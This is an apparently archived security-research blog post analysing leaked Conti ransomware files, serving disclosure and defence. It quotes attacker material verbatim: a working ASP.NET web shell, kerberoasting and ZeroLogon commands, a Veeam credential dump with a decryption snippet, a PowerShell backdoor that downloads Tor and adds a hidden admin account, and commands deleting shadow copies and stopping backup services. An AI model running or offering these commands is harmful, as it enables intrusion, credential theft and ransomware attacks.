
Conti Group Leaked!

By CyberArk Labs

Published: 2022-03-02 · Archived: 2026-04-06 00:04:31 UTC



The conflict in Ukraine has driven significant attention from the cybersecurity community, due in large part to the cyber attacks conducted against Ukraine infrastructure — including evidence of destructive malware such as WhisperGate and HermeticWiper.

We've also seen certain ransomware groups gain increased media attention such as the Conti Ransomware Group that is currently in the spotlight because of leaked information about the inner workings of the group including its common tactics, techniques and procedures (TTPs). As cybersecurity researchers, we believe insight gained from these leaks is incredibly important to the cybersecurity community at large. Ongoing awareness and visibility into the leaked tools while supporting the need for continued vigilance is critical during this time, and reinforced by groups like the Cybersecurity and Infrastructure Agency (CISA) that recently issued a joint cybersecurity bulletin with the FBI.

What's in the Leaked Files and Why it Matters

In the next section we will elaborate about the leaked content and why it's important. The primary source is this site: vx-underground.org




Figure 1

Conti Chat Logs 2020.7z

This folder contained chats from June of 2020 until November of the same year.

It seems one user in particular frequently spams all the other users.

For example:




Figure 2

This can also be a useful tool for us to investigate since we can see maybe even all the usernames in one place, allowing us to enumerate all the people in the Conti group.

Conti Internal Software Leak.7z

This folder contains 12 git repositories of allegedly internal software by Conti.

Upon quick inspection of these repositories, most of the code appears to be open-source software that is used by the Conti group. For instance, yii2 or Kohana is used as part of (what seems to be) the admin panel. The code is mostly written in PHP and is managed by Composer, with the exception of one repository of a tool written in Go.

Logs and databases are not present in the dump, so no actual data is available aside from a peek into how the backend of the operation may have looked at a certain point. Some of the tools are related to older versions, but there's no indication of whether the dump was from a long time ago or whether Conti just used older versions.

A few of the config files contained in those repositories has local database usernames and passwords listed: (e.g., admin-master-deb4694b0e9110ffcf84a42f70874a6e152c0b32\\application\\config\\database.php):

```
.../* developer_1 */    'vb' => [        'default' => [            'type'       => 'PostgreSQL',
```

There are a few public IP addresses present in some of the torrc config files, iptables script files or tinc script files.

Conti Pony Leak 2016.7z

Pony leaks 2016 contains a collection of credentials and certificates from multiple sources.

It looks like a collection that's been stolen by the Pony credential stealing malware.

It includes email accounts and passwords from multiple organizations and mail services like gmail.com, mail.ru and yahoo.com. Usernames and passwords from FTP/ RDP and SSH services and credentials from different websites.

Conti Rocket Chat Leaks.7z

"Conti Rocket Chat Leaks" contains a chat history of Conti members in which they discuss about targets and tips to perform attacks via Cobalt Strike.

Techniques from the chat:
Active Directory Enumeration
SQL Databases Enumeration via sqlcmd.
How to gain access to Shadow Protect SPX (StorageCraft) backups.
How to create NTDS dumps vs vssadmin
How to open New RDP Port 1350

List of Tools:
Cobalt Strike

Metasploit
PowerView
ShareFinder
AnyDesk
Mimikatz

Conti Screenshots December 2021.7z

In some of the leaked screenshots, we can see the Conti groups' Cobalt Strike panel in a Kali Linux distribution.




Figure 3

The other screenshots contained another screenshot of the Cobalt-Strike panel and some related to CONTI.Recovery Chats.

Conti Toolkit Leak.7z

The Conti Toolkit Leak zip contains two main Folders.

The first is called TeamTNTTools which unsurprisingly contains tools used by the APT TeamTNT. Specifically, it contains 2 zip files with the NGROK and SugarLogic tools. Both are tools that use shell/bash scripts to target various operating systems as well as AWS and Kubernetes

The other folder's name is in Russian and loosely translates to "Manual for Hard Workers and Software." This appear to be an updated version of the content that was leaked by a disgruntled Conti affiliate onto the XSS forum in August of 2021 and contains Conti's training manual for their partners.

Conti Trickbot Forum Leak.7z

One of the leaked files is a dump of forum chats from the Trickbot forums, including correspondences in the forum from 2019 until 2021.

While most of the correspondences contain instructions for operators about how to laterally move across networks and how to use certain tools used by the Trickbot gang/group, we did find some interesting bits.

From the different correspondences and toolset dumps we can learn a lot about the Trickbot and Conti gang's TTPs. For instance in one of the correspondences a member shares his web shell of choice, "the lightest and most durable webshell I use"

```
Reply #2 : February 11, 2021, 02:22:47 pm
Recorded by

The lightest and most durable webshell I use is this:
Code: [Highlight]

<%@ Page Language="VB" Debug="true" %>
<%@ import Namespace="system.IO" %>
<%@ import Namespace="System.Diagnostics" %>

<script runat="server">

Sub RunCmd(Src As Object, E As EventArgs)
  Dim myProcess As New Process()
  Dim myProcessStartInfo As New ProcessStartInfo(xpath.text)
  myProcessStartInfo.UseShellExecute = false
  myProcessStartInfo.RedirectStandardOutput = true
  myProcess.StartInfo = myProcessStartInfo
  myProcessStartInfo.Arguments=xcmd.text
  myProcess.Start()

  Dim myStreamReader As StreamReader = myProcess.StandardOutput
  Dim myString As String = myStreamReader.Readtoend()
  myProcess.Close()
  mystring=replace(mystring,"<","<")
  mystring=replace(mystring,">",">")
  result.text= vbcrlf & "<pre>" & mystring & "</pre>"
end sub

</script>

<html>
<body>
<form runat="server">
<p><asp:Label id="L_p" runat="server" width="80px">Program</asp:Label>
<asp:TextBox id="xpath" runat="server" Width="300px">c:\windows\system32\cmd.exe</asp:TextBox>
<p><asp:Label id="L_a" runat="server" width="80px">Arguments</asp:Label>
<asp:TextBox id="xcmd" runat="server" Width="300px" Text="/c net user">/c net user</asp:TextBox>
<p><asp:Button id="Button" onclick="runcmd" runat="server" Width="100px" Text="Run"></asp:Button>
<p><asp:Label id="result" runat="server"></asp:Label>
</form>
</body>
</html>
```

Figure 4

We also found some evidence from early July 2021 that the group used exploits such as ZeroLogon.

```
Reply #2 : Jul 01, 2021, 03:42:54 am
Recorded by

Zero.exe of our development ::

Quote

    USAGE: ZERO.EXE IP DC DOMAIN ADMIN_USERNAME [-c] COMMAND [-remote]:
    ------------------------------------------------
    where:
    IP - ip address of domain controller
    DC - domain controller name
    DOMAIN - domain name, eg home.local
    ADMIN_USERNAME - account name of the administrator. can be default <Administrator> or something else
    -c - optional, use it when command is not binary executable itself
    COMMAND - command that will be executed on domain controller. should be surrounded by quotes
    -remote - if target is outside of current subnet


    or

    ZERO.EXE -test IP DC
    to test if the target is vulnerable only


    Execution of the code on the DC of the vulnerable ZeroLogon:
    zero.exe 192.168.22.5 [redacted].com Administrator -c "whoami > C:\ProgramData\loggg5.txt"


    192.168.22.5 - ipak MPC
    [redacted] - hostname PDC
    [redacted].com - domain
    Administrator - Any YES
    -c > command to be run from the system
```

Figure 5

As well as techniques such as Kerberoasting to carry out their attacks.

```
Reply #1 : Jul 01, 2021, 03:25:23 am
Recorded by

From cobalt >
execute-assembly /home/user/txt/edu/Fast-Guide/Rubeus.exe kerberoast /ldapfilter:'admincount=1' /format:hashcat /outfile:C:\ProgramData\hashes.txt

From under the vpna of your car:

----

We carry out a kerberoasting attack through vpn from a non-domain car, having vpn credits
kerberoast remote from non-domain machine with domain user creds:
1. Rubeus.exe kerberoast /dc:wesads15.wes.local /ldapfilter:'admincount=1' /format:hashcat /outfile:C:\ProgramData\hashes.txt /creduser:domain.local\username
/credpassword:UserPass!

Asreproast remote from non-domain machine with domain user creds:
2. Rubeus.exe asreproast /format:hashcat /outfile:C:\ProgramData\asrephashes.txt /dc:dc.domain.local /creduser:domain.local\username /credpassword:UserPass!

as you can see we do the same as in the normal attack, just add 3 new attributes:
/dc: - specify the domain controller
/creduser: - login of the domain user from which we are running
/credpassword: - password of the domain user from which we are running

from @cybercat
```

Figure 6

On a different post, the group shares some code to dump MSSQL credentials.

```
Reply #1 : February 11, 2021, 02:41:29 pm
Recorded by

edited by rz >

tasklist /v (look for sqlservr and PID in netstat.ano, look for port in netstat by PID)
netstat -ano
Looking for MsSQL port by PID in 2 outputs
looking for where is sqlcmd.exe

Quote

    "c:\Program Files\Microsoft SQL Server\110\Tools\Binn\sqlcmd.exe" -S localhost,port_found -E -y0 -Q "SELECT TOP (1000) [id],[user_name],[password], [usn],[description],
[visible],[change_time_utc]FROM [VeeamBackup].[dbo].[Credentials];"


option -y0 required otherwise sqlcmd cuts output

then take this code

Quote

    using System;
    using System.Collections.Generic;
    using System.Security.Cryptography;
    using System.Text;

    namespace Main
    {
    internal static class Program
       {
       private static void Decrypt(string b,string a){
          if (string.IsNullOrEmpty(a))
          {
             return;
          }
          byte[] encryptedData = Convert.FromBase64String(a);
          Console.WriteLine(b+':'+Encoding.UTF8.GetString(ProtectedData.Unprotect(encryptedData, null, DataProtectionScope.LocalMachine)));
          return;
       }
       private static void Main(string[] args)
          {
             Decrypt("optional username","hash from sqlcmd output here");
          }
     }
    }
```

Figure 7

On a different post from February 2021, a user in the forum shares his code for a PowerShell script to install a backdoor on a victim's machine, including installing Tor, SSH and setting up a firewall rule as well as a new user account on the victim's machine called "oldadministrator."

```
Function BackdoorNew{

mkdir "C:\Windows\tmp"
# Download Tor && OpenSSH
$clnt = new-object System.Net.WebClient
$url = "http://                /tor_with_ssh.zip"
$file = "C:\Windows\tmp\tor.zip"
$clnt.DownloadFile($url,$file)

# Unzip Tor
$shell_app=new-object -com shell.application
$zip_file = $shell_app.namespace($file)
$destination = $shell_app.namespace("C:\Windows\tmp\")
$destination.Copyhere($zip_file.items())


#Download NSSM

$clnt = new-object System.Net.WebClient
$url = "http://                /nssm-2.24.zip"
$file = "C:\Windows\tmp\nssm.zip"
$clnt.DownloadFile($url,$file)


#Unzip NSSM
$shell_app=new-object -com shell.application
$zip_file = $shell_app.namespace($file)
$destination = $shell_app.namespace("C:\Windows\tmp")
$destination.Copyhere($zip_file.items())


#Rename-Item -Path "C:\Windows\tmp\tor.exe" -NewName "sysmon.exe"
```

Figure 8

```
cd  "C:\Windows\tmp\nssm-2.24\win64"
.\nssm.exe install tor C:\Windows\tmp\tor.exe "-f C:\Windows\tmp\torrc"

sleep 3
Start-Service tor


sleep 3
cd "C:\Windows\tmp"

#SETUP SSHD
powershell.exe -ExecutionPolicy Bypass -File C:\Windows\tmp\install-sshd.ps1

#Run AutoRun
Set-Service -Name sshd -StartupType 'Automatic'
Set-Service -Name tor -StartupType 'Automatic'
Set-Service -Name ssh-agent -StartupType 'Automatic'


#Firewall
New-NetFirewallRule -Name sshd -DisplayName 'OpenSSHServer' -Enabled True -Direction Inbound -Protocol TCP -Action Allow -LocalPort 22

###END SETUP && Create LA
sleep 2
net user oldadministrator "qc69t4B#Z0kE3" /add
net localgroup Administrators oldadministrator /ADD
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\Userlist" /v oldadministrator /t REG_DWORD /d 0 /f


sleep 1
Stop-Service sshd
sleep 1
Start-Service sshd
sleep 1
type C:\Windows\tmp\host\hostname
}
```

Figure 9

Also, in a post they are sharing techniques to stop “everything” (short version for brevity reasons), in order to have all applications/DBs closed before encrypting/locking a server.

```
wmic.exe Shadowcopy Delete
cmd.exe /c vssadmin.exe Delete Shadows /all /quiet
cmd.exe /c bcdedit /set {default} recoveryenabled No & bcdedit /set {default}
cmd.exe /c sc config "Netbackup Legacy Network service" start= disabled
cmd.exe /c net stop VeeamDeploySvc /y
cmd.exe /c net stop "Acronis VSS Provider" /y
cmd.exe /c net stop "SQL Backups /y
cmd.exe /c net stop "SQLsafe Backup Service" /y
cmd.exe /c net stop "SQLsafe Filter Service" /y
cmd.exe /c net stop "Symantec System Recovery" /y
cmd.exe /c net stop "Veeam Backup Catalog Data Service" /y
cmd.exe /c net stop "Zoolz 2 Service" /y
cmd.exe /c net stop AcrSch2Svc /y
cmd.exe /c net stop ARSM /y
cmd.exe /c net stop BackupExecAgentAccelerator /y
cmd.exe /c net stop BackupExecAgentBrowser /y
cmd.exe /c net stop BackupExecDeviceMediaService /y
cmd.exe /c net stop BackupExecJobEngine /y
cmd.exe /c net stop BackupExecManagementService /y
cmd.exe /c net stop BackupExecRPCService /y
cmd.exe /c net stop BackupExecVSSProvider /y
cmd.exe /c net stop bedbg /y
cmd.exe /c net stop MMS /y
cmd.exe /c net stop mozyprobackup /y
cmd.exe /c net stop MSSQL$VEEAMSQL2008R2 /y
cmd.exe /c net stop ntrtscan /y
cmd.exe /c net stop PDVFSService /y
cmd.exe /c net stop SDRSVC /y
cmd.exe /c net stop SNAC /y
cmd.exe /c net stop SQLAgent$VEEAMSQL2008R2 /y
cmd.exe /c net stop SQLWriter /y
cmd.exe /c net stop VeeamBackupSvc /y
cmd.exe /c net stop VeeamBrokerSvc /y
cmd.exe /c net stop VeeamCatalogSvc /y
cmd.exe /c net stop VeeamCloudSvc /y
cmd.exe /c net stop VeeamDeploymentService /y
cmd.exe /c net stop VeeamDeploySvc /y
cmd.exe /c net stop VeeamEnterpriseManagerSvc /y
cmd.exe /c net stop VeeamHvIntegrationSvc /y
cmd.exe /c net stop VeeamMountSvc /y
cmd.exe /c net stop VeeamNFSSvc /y
cmd.exe /c net stop VeeamRESTSvc /y
cmd.exe /c net stop VeeamTransportSvc /y
cmd.exe /c net stop wbengine /y
cmd.exe /c net stop wbengine /y
cmd.exe /c net stop sms_site_sql_backup /y
```

Figure 10

Conti Trickbot Leaks.7z

There were more leaks of two Trickbot server-side components written in Erlang supposedly by “Sergey Loguntsov” https://github.com/loguntsov aka Begemot.

The two components are trickbot-command-dispatcher-backend and trickbot-data-collector-backend dubbed lero and dero.

Conti Source Code Leak

Additionally, the Conti Locker source code was leaked, first as a password protected zip file but later it was leaked again — this time without any password.

The zip contents include Conti Locker v2 source code as well as the source code for the decryptor.

Training Material Leak

An older leak that also contained some older training materials of the Conti group contained 12 archive files with different topics, such as:

- Cracking
- Metasploit
- Network Pentesting
- Coblat Strike
- PowerShell for Pentesters
- Windows Red Teaming
- WMI Attacks (and Defenses)
- SQL Server
- Active Directory
- Reverse Engineering

Figure 11

Some of the archives contain videos of online courses in Russian.




Figure 12

Summary

To improve defenders' ability to protect against the next wave of targeted attacks and destructive malware, information sharing, and deeper analysis and insight into the use of particular TTPs is critical. In many ways, we believe what we are seeing today could potentially be the tip of the iceberg, which is why we can't let up on our efforts to support ongoing awareness and hyper cybersecurity vigilance.

Further Reading

Conti taking over TrickBot operation

https://www.scmagazine.com/brief/ransomware/trickbot-operation-usurped-by-conti-ransomware

Bleeping Computer article about the original Conti leak

https://www.bleepingcomputer.com/news/security/conti-ransomwares-internal-chats-leaked-after-siding-with-russia/

Twitter account leaking Conti information

https://twitter.com/ContiLeaks
